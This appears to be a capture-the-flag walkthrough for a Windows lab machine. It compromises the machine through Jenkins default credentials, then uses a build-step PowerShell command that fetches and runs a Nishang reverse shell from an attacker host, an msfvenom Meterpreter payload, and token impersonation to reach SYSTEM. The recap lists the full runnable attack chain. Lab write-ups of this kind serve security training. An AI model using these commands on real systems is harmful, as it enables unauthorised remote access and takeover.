list_tokens -g
We’re alfred/bruce, and the BUILTIN\Administrators token is available. Impersonate it:
impersonate_token "BUILTIN\Administrators"
getuid
We’re now NT AUTHORITY\SYSTEM. Good job, Jenn.
The token works, but Windows’ most privileged users can’t always run basic tasks cleanly. Best next move: migrate into a stable process already running as SYSTEM. List processes:
psservices.exe is the typical target, PID 668 here. Migrate:
migrate 668
getuid
Right on track. Grab the flag:
cd C:\\Windows\\System32\\config
cat root.txt
Root flag: dff0f748678f280250f25a45b8046b4a
Now close all 1100 terminal instances and go get some sunshine.
Full Attack Chain
# 1. Recon
nmap -sS -Pn -sC -sV --script=vuln -T4 -A TARGET_IP -oN alfred_result.txt
# Ports 80, 3389, 8080. 8080 = Jenkins.

# 2. Jenkins login via default creds
admin:admin

# 3. Code execution through a build step (Configure -> Build, Windows batch)
#    Host Nishang reverse shell, point the build command at it
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
python3 -m http.server 8000
nc -lvnp 4444
# build command:
powershell -nop -ep bypass -c "iex (New-Object Net.WebClient).DownloadString('http://ATTACKER_IP:8000/Invoke-PowerShellTcp.ps1'); Invoke-PowerShellTcp -Reverse -IPAddress ATTACKER_IP -Port 4444"
# -> shell as bruce, user.txt on the desktop

# 4. Upgrade to Meterpreter
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST ATTACKER_IP
set LPORT 5555
run
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=ATTACKER_IP LPORT=5555 -f exe -o shell.exe
# download + Start-Process on target

# 5. Privesc: token impersonation
getuid
load incognito
list_tokens -g
impersonate_token "BUILTIN\Administrators"   # -> NT AUTHORITY\SYSTEM
migrate 668                                    # services.exe, stable SYSTEM
cd C:\Windows\System32\config
cat root.txt
Recap: Jenkins default creds, build-step RCE, Nishang reverse shell, Meterpreter upgrade, token impersonation to SYSTEM, process migration, root flag.